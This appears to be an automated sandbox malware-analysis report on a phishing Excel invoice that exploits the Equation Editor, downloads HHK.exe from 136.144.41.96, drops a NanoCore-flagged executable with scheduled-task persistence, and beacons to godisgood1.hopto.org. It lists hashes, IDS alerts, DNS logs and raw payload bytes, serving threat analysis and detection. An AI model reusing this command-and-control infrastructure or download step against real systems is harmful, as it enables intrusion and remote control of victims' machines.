	BIbA1NbNKy.exe	Get hash	malicious	Browse	• 185.177.125.94
	U7986HO2mg.exe	Get hash	malicious	Browse	• 185.177.125.94
	dJy1bkJwEW	Get hash	malicious	Browse	• 178.132.6.150
	ACDC44F3C8B2B8B12A3E396A3D9F5D353D17DAB46B0E7.exe	Get hash	malicious	Browse	• 136.144.41.201
	07985C9819097683B7F2BC59CC7D02E0497F012187E05.exe	Get hash	malicious	Browse	• 136.144.41.201
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	COAU7229898130.xlsx	Get hash	malicious	Browse	• 103.133.106.199
	01_extracted.exe	Get hash	malicious	Browse	• 103.147.185.192
	E00VS01_Payment_Copy.vbs	Get hash	malicious	Browse	• 103.147.185.192
	ORDER CONFIRMATION.xlsx	Get hash	malicious	Browse	• 103.133.106.199
	Renewed Contract with Annex1.xlsx	Get hash	malicious	Browse	• 103.133.108.160
	V00GH01_Invoice_Copy.vbs	Get hash	malicious	Browse	• 103.147.185.192
	Payment_and_invoice.vbs	Get hash	malicious	Browse	• 103.147.184.73
	PO-PT. Hextar-Sept21.xlsx	Get hash	malicious	Browse	• 103.133.106.199
	Invoice_and_payment_copy.vbs	Get hash	malicious	Browse	• 103.147.184.73
	N00FX02Invoicecopy.vbs	Get hash	malicious	Browse	• 103.147.185.192
	http___103.133.106.199_www_vbc.exe	Get hash	malicious	Browse	• 103.133.106.199
	FED34190876.vbs	Get hash	malicious	Browse	• 103.140.250.132
	7OuHFYC7TM.exe	Get hash	malicious	Browse	• 103.89.89.134
	Apartment.vbs	Get hash	malicious	Browse	• 103.147.184.73
	TT.exe	Get hash	malicious	Browse	• 103.147.184.211
	PO211000386.xlsx	Get hash	malicious	Browse	• 103.133.106.199
	Quotation.jar	Get hash	malicious	Browse	• 103.133.105.29
	Quotation.jar	Get hash	malicious	Browse	• 103.133.105.29
	FRT_INV_LCIM0037223_1.xlsx	Get hash	malicious	Browse	• 103.133.106.199
	HC8j8D3dw7	Get hash	malicious	Browse	• 103.3.246.123

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\SMTP Service\smtpsvc.exe

Process:	C:\Users\user\AppData\Roaming\ALP.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	603136
Entropy (8bit):	7.259103638799268
Encrypted:	false
SSDEEP:	6144:yEAverZlQDbCMN4K4CJdAbOo36JSGgR9Smne2bEWeeKy2o+0UdzDcQRe2k3OCBuq:1WHCM2K4C4ovgkuK/o+0UmQDk3BuAt/
MD5:	60E9F1E8596C98A6B07129D9C24EC359
SHA1:	0E9E28F2853681A41A9ACE446C0597320452BD9D
SHA-256:	658E8D30979ADD1DFCCCD8ADBA33C136541FE1C9D24BFDEB3FADC5A5A5252716
SHA-512:	8BB79D52B6997C26EDBC94D2CB2DDB8E679ACF77230335EC6A09EC7280DCE5C711D0630007BB33FDE03A5983FC533C89D7A77FD6673FB2100833B82EEBEB8 0A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 30%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....`K.....0..*.....H... ...`....@.. ....@.....hH..O....`.....LH..... ..... ..H.....text....(... ...*..... ..`.rsrc.....`.....,.....@..@.rel oc.....2.....@..B.....H.....H.....?...^.....o...T.....~..$}.....}.....}.....(.....*...$}.....}.....}.....(.....}.....}....*...0..O.....$}.....}.....}..... (.....{....}.....{....}.....{....}.....{....}....*:..{....(....*...0..w.....R.{.....,f.r...p(....-).r!..p(....-%.r-..p(....-%.r9..p(....-%+0..}....+'..J.{....XT+....J.{....XT+....J.{....XT+.*..0.....rE..p .+..*..0.....ro..p.+..*..0.....+..*".(.....*....0..

C:\Users\user\AppData\Local\Temp\tmp277F.tmp

Process:	C:\Users\user\AppData\Roaming\ALP.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1310
Entropy (8bit):	5.1063907901076036
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0Rl4xtn:cbk4oL600QydbQxIYODOLedq3Sl4j
MD5:	CFAE5A3B7D8AA9653FE2512578A0D23A
SHA1:	A91A2F8DAEF114F89038925ADA6784646A0A5B12
SHA-256:	2AB741415F193A2A9134EAC48A2310899D18EFB5E61C3E81C35140A7EFEA30FA
SHA-512:	9DFD7ECA6924AE2785CE826A447B6CE6D043C552FBD3B8A804CE6722B07A74900E703DC56CD4443CAE9AB9601F21A6068E29771E48497A9AE434096A11814E8
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatterie s>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAv ailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </Idl eSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Local\Temp\tmp3811.tmp

Process:	C:\Users\user\AppData\Roaming\ALP.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1301
Entropy (8bit):	5.098799196503053
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0Fxtn:cbk4oL600QydbQxIYODOLedq3wj
MD5:	D7A18DB02288E1F53BDE8B2AA0ED57EC
SHA1:	D3E7B61230A6FE796DA9820F0A0EB5C5F57E817C
SHA-256:	C4F0ED567CD7C693789C55976F82E846D4B0693EF43AD45EEE552831B8E1D18C
SHA-512:	7D7D937974C71D0784C6B108A65594C32CCB4201862DA76BC3E4F50BD6068BC2B5623754DD98B62294638998AF3A523CDA00F7236CBC993B5AB13C5589379F4

C:\Users\user\AppData\Local\Temp\tmp3811.tmp	
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Roaming\ALP.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	603136
Entropy (8bit):	7.259103638799268
Encrypted:	false
SSDEEP:	6144:yEAverZlQDbCMN4K4CJdAbOo36JSGgR9Smne2bEWeeKy2o+0UdzDcQRe2k3OCBuq:1WHCM2K4C4ovgkuK/o+0UmQDk3BuAt/
MD5:	60E9F1E8596C98A6B07129D9C24EC359
SHA1:	0E9E28F2853681A41A9ACE446C0597320452BD9D
SHA-256:	658E8D30979ADD1DFCCCD8ADBA33C136541FE1C9D24BFDEB3FADC5A5A5252716
SHA-512:	8BB79D52B6997C26EDBC94D2CB2DDB8E679ACF77230335EC6A09EC7280DCE5C711D0630007BB33FDE03A5983FC533C89D7A77FD6673FB2100833B82EEBEB8 0A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 30%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....`K.....0..*.....H... ...`....@.. ....@.....hH..O....`.....LH..... .....H.....text....(... ...*..... ..`.rsrc.....`.....,.....@..@.rel oc.....2.....@..B.....H.....H.....?...^.....o...T.....~..$}.....}.....}.....(.....*...$}.....}.....}.....(.....}.....}....*...0..O.....$}.....}.....}..... (.....{...}.....{....}.....{....}.....{....}....*:..{....(.....*...0..w.....R.{.....,f.r...p(....-).r!..p(....-%.r-..p(....-%.r9..p(....-%+0..}....+'..J.{....XT+...J.{....XT+...J.{....XT+.*..0.....rE..p .+..*..0.....ro..p.+..*..0.....+..*".(.....*....0..

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	
Process:	C:\Users\user\AppData\Roaming\ALP.exe
File Type:	data
Category:	dropped
Size (bytes):	3016
Entropy (8bit):	7.024371743172393
Encrypted:	false
SSDEEP:	48:Ik/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrws:flC0IlC0IlC0IlC0IlC0IlC0IlC0IlCe
MD5:	1BD61AD9406ED789A9447AF5E4E1368C
SHA1:	10C211612AAFC0F9A3E5DD15A45EDC08E5D76038
SHA-256:	AD46B72200459E73CDEBC96C7A48468559D68DDC223627FBE4BCF93F32311F57
SHA-512:	79EF944DE5355166735808D59ABB8EB7AEF35BCFF537DD60783CAD75FC98FC9649D971C3A36A1566EA26B28FFAD57E9BC065BFF7D0B26E868AB2B2FC1DC39 BC
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0. :e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..". .hK.!.x.2..i..zJ... ....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E..... {...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Users\user\AppData\Roaming\ALP.exe
File Type:	Non-ISO extended-ASCII text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:xSn:Qn
MD5:	0FE4707E3B0F792A304E0644708C1BA6
SHA1:	EEB449D38BA7803A61E577D9A1BCED12E66497D6
SHA-256:	FC8F3C2DD608575691CBAD3CF7B19C6908DF0E2E72CE9B39020B615D07635D68
SHA-512:	D0CBFAF4B800505D828E32ECCCF1C2AD84F4DB84B050C5517DCF5D0F1DB262222D4491D634FB6789C34C37CF4A5CB5680D875F9F57B9A58B65DD3BC041576 C
Malicious:	**true**
Preview:	..|.zx.H

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\storage.dat	
Process:	C:\Users\user\AppData\Roaming\ALP.exe
File Type:	data
Category:	dropped
Size (bytes):	327432
Entropy (8bit):	**7.99938831605763**
Encrypted:	**true**
SSDEEP:	6144:oX44S90aTiB66x3Pl6nGV4bfD6wXPIZ9iBj0UeprGm2d7Tm:LkjYGsfGUc9iB4UeprKdnm
MD5:	7E8F4A764B981D5B82D1CC49D341E9C6
SHA1:	D9F0685A028FB219E1A6286AEFB7D6FCFC778B85
SHA-256:	0BD3AAC12623520C4E2031C8B96B4A154702F36F97F643158E91E987D317B480
SHA-512:	880E46504FCFB4B15B86B9D8087BA88E6C4950E433616EBB637799F42B081ABF6F07508943ECB1F786B2A89E751F5AE62D750BDCFFDDF535D600CF66EC44E92
Malicious:	false
Preview:	pT..!..W..G.J..a.).@.i..wpK.so@...5.=.^..Q.oy.=e@9.B...F..09u"3.. 0t..RDn_4d.....E...i.....~...|..fX_...Xf.p^.....>a..$...e.6:7d.(a.A...=.)*.....{B.[...y%.*..i.Q.<..xt.X..H.. ..H F7g...I.*3.{.n....L.y;i..s-....(5i.....J.5b7}..fK..HV.,...0.... ....n.w6PMl.....v.'".v.....#..X.a...../...cC...i..l{>5n.._+.e.d'...}...[..../...D.t..GVp.zz.....(...o.....b...+`J.{....hS1G.^*I..v&. jm.#u..1..Mg!.E..U.T.....6.2>...6.l.K.w"o..E..."K%{....z.7....<...,....]t.:.....[.Z.u...3X8.QI..j_.&..N..q.e.2...6.R.~..9.Bq..A.v.6.G..#y.....O....Z)G...w..E..k(....+..O.....Vg.2xC..... .O...jc.....z..~.P...q../.-.'.h._.cj.=..B.x.Q9.pu.|i4...i...;O...n.?.,. ....v?.5}.OY@.dG|<.._[.69@.2..m..I..oP=...xrK.?.....b..5....i&...l.c\b}..Q..O+.V.mJ.....pz....>F.....H...6$. ..d...|m...N..1.R..B.i.....$....$.....CY}..$....r.....H...8...li.....7 P.....?h....R.iF..6...q(.@LI.s..+K.....?m..H....*. l..&<}....`|.B....3.....I..o...u1..8i=.z.W..7

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\task.dat	
Process:	C:\Users\user\AppData\Roaming\ALP.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	38
Entropy (8bit):	4.389264605993832
Encrypted:	false
SSDEEP:	3:oNXp4EaKC5VA:oNPaZ5q
MD5:	5A6E0D2362AAA48110B2CE3504E0586F
SHA1:	E18811D7D891996D153F169C2922767360A4B812
SHA-256:	9486A35404D71E6C389BF38557AF3FA02BDB1ED8C8E3DC4D2E7B1E4A537FD80B
SHA-512:	7F1D1BAD51E97361B449F4705B0B1359522780C1421C67E68E1CEC234D231AB37AA360DE15481924D504BB1E7AD88907205149FBB4C444E618B49028CE83D668
Malicious:	false
Preview:	C:\Users\user\AppData\Roaming\ALP.exe

C:\Users\user\Desktop\~$INVOICE = 212888585 .xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.9979250456645605
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	INVOICE = 212888585 .xlsx
File size:	750528
MD5:	145e00853b80fb2d97676c4416f984a9
SHA1:	fa80c59ebbafc435e88ffdceae00450b56ec5d48

General

SHA256:	e9c342550d334bffc58a310997673e24eed03f4d2b9c441dec943b24e7d29d08
SHA512:	6e150bd0e392f3bb7696a0f8dcffcc453c508879165e0bef4eec268e0b5aebe40f03b4bb683970e91e4d3b010481c18c81d697f186cb813cb299deb4767d9467
SSDEEP:	12288:TV6IQfiTz7FZY3NJiA7cA0xJT+3nl8NksfTgyCbsmLjNyvvY4UnR8xOPkP+pO:56IpTz7FwJ5OT+3nlgksLfONAwtn9k6O
File Content Preview:	PK.....p..S..[.....[Content_Types].xmlUT.....Aa..Aa..Aa.U.N.0....;D...m..Z5p....".>.kO.S..<Ci..IZ....U*.%N..~...GW..e.Hh./. .....Y!.=...D...Q.x(..P\]...=."`.h..(..._)Q.P).C..3..*E..f2*=W3..~.\...<.....WG.....L.....*...Y.....O".0.Z.&...

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/483709/sample/INVOICE = 212888585 .xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary

Author:	Admin
Last Saved By:	Windows User
Create Time:	2011-03-22T06:52:17Z
Last Saved Time:	2021-08-31T22:33:59Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	<egyptian hak>
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	15.0300

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-11:57:44.918164	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	52167	8.8.8.8	192.168.2.22
09/15/21-11:57:44.952068	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	52167	8.8.8.8	192.168.2.22
09/15/21-11:57:45.713221	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49166	7712	192.168.2.22	103.147.184.84
09/15/21-11:57:57.279937	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50591	8.8.8.8	192.168.2.22
09/15/21-11:57:57.592426	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49167	7712	192.168.2.22	103.147.184.84
09/15/21-11:58:03.786278	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49168	7712	192.168.2.22	103.147.184.84
09/15/21-11:58:10.733434	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49169	7712	192.168.2.22	103.147.184.84
09/15/21-11:58:18.728823	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49170	7712	192.168.2.22	103.147.184.84
09/15/21-11:58:24.944716	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49171	7712	192.168.2.22	103.147.184.84
09/15/21-11:58:30.859536	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	49972	8.8.8.8	192.168.2.22
09/15/21-11:58:31.159448	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49172	7712	192.168.2.22	103.147.184.84
09/15/21-11:58:37.074525	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	51771	8.8.8.8	192.168.2.22
09/15/21-11:58:37.382541	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49173	7712	192.168.2.22	103.147.184.84
09/15/21-11:58:43.374453	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59867	8.8.8.8	192.168.2.22
09/15/21-11:58:43.400039	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59867	8.8.8.8	192.168.2.22
09/15/21-11:58:43.710255	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49174	7712	192.168.2.22	103.147.184.84
09/15/21-11:58:49.925371	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49175	7712	192.168.2.22	103.147.184.84
09/15/21-11:58:56.179738	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49176	7712	192.168.2.22	103.147.184.84
09/15/21-11:59:02.410366	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49177	7712	192.168.2.22	103.147.184.84
09/15/21-11:59:08.311570	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	49894	8.8.8.8	192.168.2.22
09/15/21-11:59:08.631450	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49178	7712	192.168.2.22	103.147.184.84
09/15/21-11:59:13.662888	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	64645	8.8.8.8	192.168.2.22
09/15/21-11:59:13.959506	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49179	7712	192.168.2.22	103.147.184.84
09/15/21-11:59:20.299486	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	53745	8.8.8.8	192.168.2.22
09/15/21-11:59:20.602109	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49180	7712	192.168.2.22	103.147.184.84

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 11:57:44.887912035 CEST	192.168.2.22	8.8.8.8	0xa31	Standard query (0)	godisgood1.hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:57:44.918648005 CEST	192.168.2.22	8.8.8.8	0xa31	Standard query (0)	godisgood1.hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:57:57.250497103 CEST	192.168.2.22	8.8.8.8	0xe79c	Standard query (0)	godisgood1.hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:03.442548990 CEST	192.168.2.22	8.8.8.8	0x39b8	Standard query (0)	godisgood1.hopto.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 11:58:10.334753036 CEST	192.168.2.22	8.8.8.8	0x764b	Standard query (0)	godisgood1 .hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:10.411839008 CEST	192.168.2.22	8.8.8.8	0x764b	Standard query (0)	godisgood1 .hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:18.370033026 CEST	192.168.2.22	8.8.8.8	0x60a5	Standard query (0)	godisgood1 .hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:24.605493069 CEST	192.168.2.22	8.8.8.8	0x6509	Standard query (0)	godisgood1 .hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:30.830264091 CEST	192.168.2.22	8.8.8.8	0xe5a9	Standard query (0)	godisgood1 .hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:37.037288904 CEST	192.168.2.22	8.8.8.8	0xfa31	Standard query (0)	godisgood1 .hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:43.340106964 CEST	192.168.2.22	8.8.8.8	0xa0c5	Standard query (0)	godisgood1 .hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:43.375463963 CEST	192.168.2.22	8.8.8.8	0xa0c5	Standard query (0)	godisgood1 .hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:49.590432882 CEST	192.168.2.22	8.8.8.8	0x613a	Standard query (0)	godisgood1 .hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:55.833739996 CEST	192.168.2.22	8.8.8.8	0xa1a	Standard query (0)	godisgood1 .hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:59:02.062530041 CEST	192.168.2.22	8.8.8.8	0xe885	Standard query (0)	godisgood1 .hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:59:08.279654026 CEST	192.168.2.22	8.8.8.8	0x2b51	Standard query (0)	godisgood1 .hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:59:13.634454966 CEST	192.168.2.22	8.8.8.8	0x26b5	Standard query (0)	godisgood1 .hopto.org	A (IP address)	IN (0x0001)
Sep 15, 2021 11:59:20.255594015 CEST	192.168.2.22	8.8.8.8	0xb5a5	Standard query (0)	godisgood1 .hopto.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 11:57:44.918164015 CEST	8.8.8.8	192.168.2.22	0xa31	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:57:44.952068090 CEST	8.8.8.8	192.168.2.22	0xa31	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:57:57.279937029 CEST	8.8.8.8	192.168.2.22	0xe79c	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:03.470473051 CEST	8.8.8.8	192.168.2.22	0x39b8	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:10.363152027 CEST	8.8.8.8	192.168.2.22	0x764b	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:10.439944029 CEST	8.8.8.8	192.168.2.22	0x764b	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:18.396095037 CEST	8.8.8.8	192.168.2.22	0x60a5	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:24.631927967 CEST	8.8.8.8	192.168.2.22	0x6509	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:30.859535933 CEST	8.8.8.8	192.168.2.22	0xe5a9	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:37.074525118 CEST	8.8.8.8	192.168.2.22	0xfa31	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:43.374453068 CEST	8.8.8.8	192.168.2.22	0xa0c5	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:43.400038958 CEST	8.8.8.8	192.168.2.22	0xa0c5	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:49.620173931 CEST	8.8.8.8	192.168.2.22	0x613a	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:58:55.863729954 CEST	8.8.8.8	192.168.2.22	0xa1a	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 11:59:02.091721058 CEST	8.8.8.8	192.168.2.22	0xe885	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:59:08.311569929 CEST	8.8.8.8	192.168.2.22	0x2b51	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:59:13.662888050 CEST	8.8.8.8	192.168.2.22	0x26b5	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)
Sep 15, 2021 11:59:20.299485922 CEST	8.8.8.8	192.168.2.22	0xb5a5	No error (0)	godisgood1 .hopto.org		103.147.184.84	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 136.144.41.96

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	136.144.41.96	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:57:37.131921053 CEST	0	OUT	GET /HHK.exe HTTP/1.1 Connection: Keep-Alive Host: 136.144.41.96
Sep 15, 2021 11:57:37.183017969 CEST	1	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 09:57:37 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.9 Last-Modified: Wed, 15 Sep 2021 03:07:30 GMT ETag: "93400-5cbffffb6965c" Accept-Ranges: bytes Content-Length: 603136 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 98 60 4b 8c 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 2a 09 00 00 08 00 00 00 00 00 00 ba 48 09 00 